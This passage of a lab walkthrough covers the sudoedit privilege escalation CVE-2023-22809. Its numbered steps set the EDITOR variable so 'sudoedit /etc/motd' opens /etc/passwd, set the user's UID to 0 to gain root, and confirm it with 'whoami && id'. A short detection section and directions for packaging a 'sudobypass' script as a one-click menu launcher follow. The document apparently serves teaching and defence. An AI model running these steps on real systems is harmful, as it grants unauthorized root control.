
This command displays all the environment variables for the current session.


Purpose: To verify that the EDITOR environment variable has been set correctly to use Vim for editing /etc/passwd.

****

**Step10:** Using Sudoedit with Modified EDITOR Variable

***Command: sudoedit /etc/motd***


****This command uses sudoedit to open /etc/motd, but due to the EDITOR variable, it will open /etc/passwd.

Purpose: To exploit the vulnerability, tricking sudoedit into opening and potentially modifying /etc/passwd.

**Step11:** Changing the Current User's ID to 0

Using a text editor like Vim, you would change the user ID (UID) of the current user in the system file /etc/passwd to 0.


Purpose: This change makes the current user act like the root user, gaining all the powerful privileges and control that the root user has over the system.

****

**Step12:** Verifying the Change in User ID

*Command:* ***cat /etc/passwd***


This command displays the contents of /etc/passwd to confirm the changes made to the current user's UID.

Purpose: To verify that the current user's ID has been successfully changed to 0, indicating root privileges.

**Step13:** Switching to Another User

*Command****: su username***


Using the **su** command followed by the username, you switch from your current user account to the specified user's account.



Purpose: This allows you to take on the permissions and privileges associated with the specified user, typically a user with higher access levels like the root user, maintaining control over the system with the new user's authority.

**Step14:** Confirming the User Switch and Privileges

*Command:* ***whoami && id***

Purpose: To ensure that the switch to the root user was successful and to confirm that the current user now has root privileges.


This step validates that the attacker has achieved the desired level of control over the system, allowing them to perform administrative tasks and execute commands with higher authority.

1. ***Detection of SUDO Privilege Escalation Attack:***

To detect whether your system is vulnerable to the Sudo Privilege Escalation (CVE-2023-22809), you should primarily check the version of sudo installed on your system. This can be done using the following steps:

1. **Check the Sudo Version:**

* Use the command below to view the version of sudo installed on your system: command: **sudo –version**
* The command will output the current version of sudo. For example:



**Compare Against Affected Versions**

* Once you have the version number, compare it with the versions mentioned in the step2. If your version falls within the affected range, your system may be at risk.

1. **Review Sudoers Configuration:**


* Identify any misconfigurations or over-permissive settings in the /etc/sudoers file that could lead to privilege escalation, such as granting sudoedit permissions.

Command: **sudo cat /etc/sudoers**

* Reviewing the sudoers file helps in detecting potential security risks by checking if users have permissions that could be exploited, such as sudoedit access.

1. **Checking for User Permissions:**

* Identify what commands the current user is permitted to execute with sudo, which can highlight potential avenues for privilege escalation.

****

**INTEGRATING BASH SCRIPT INTO THE APPLICATION MENU WITH ALACARTE:**

Before using Alacarte, make sure you have the following files ready:


1. **Create Your Main Script:**

Ensure that your main script is complete and functioning correctly.

Example: ***sudobypass.sh***

1. **Creating a Wrapper Script:**

A wrapper script is used to ensure that the terminal emulator (MATE Terminal in this case) executes the main script in a way that each step's output is visible to the user, preventing the terminal from closing immediately after script execution.

1. Open a Text Editor: (e.g., nano, vim, or a graphical editor).
2. Create the Wrapper Script: Save it as ***wrapper\_sudobypass.sh***
3. Replace ***/home/kali/sudobypass.sh*** with the actual path to your main script.
4. Make the Wrapper Script Executable: ***chmod +x wrapper\_sudobypass.sh***
5. **Alacarte**

Alacarte is a graphical menu editor that lets users easily add, remove, and modify application shortcuts.


***Alacarte to Create a One-Click Executable for Sudo Bypass bash script:***

1. **Open Alacarte**: Open a terminal and type alacarte to start the Alacarte menu editor. Alternatively, you can find it in your system's application menu under "Main Menu."
2. **Navigate to the Desired Menu**: In Alacarte, you will see a list of categories on the left. Choose the category where you want to add your script, for example, “Education”, "Other" or "Utilities."
3. **Add a New Item**: Click the "New Item" button on the right side of the Alacarte window.
4. **Fill in the Item Details**:


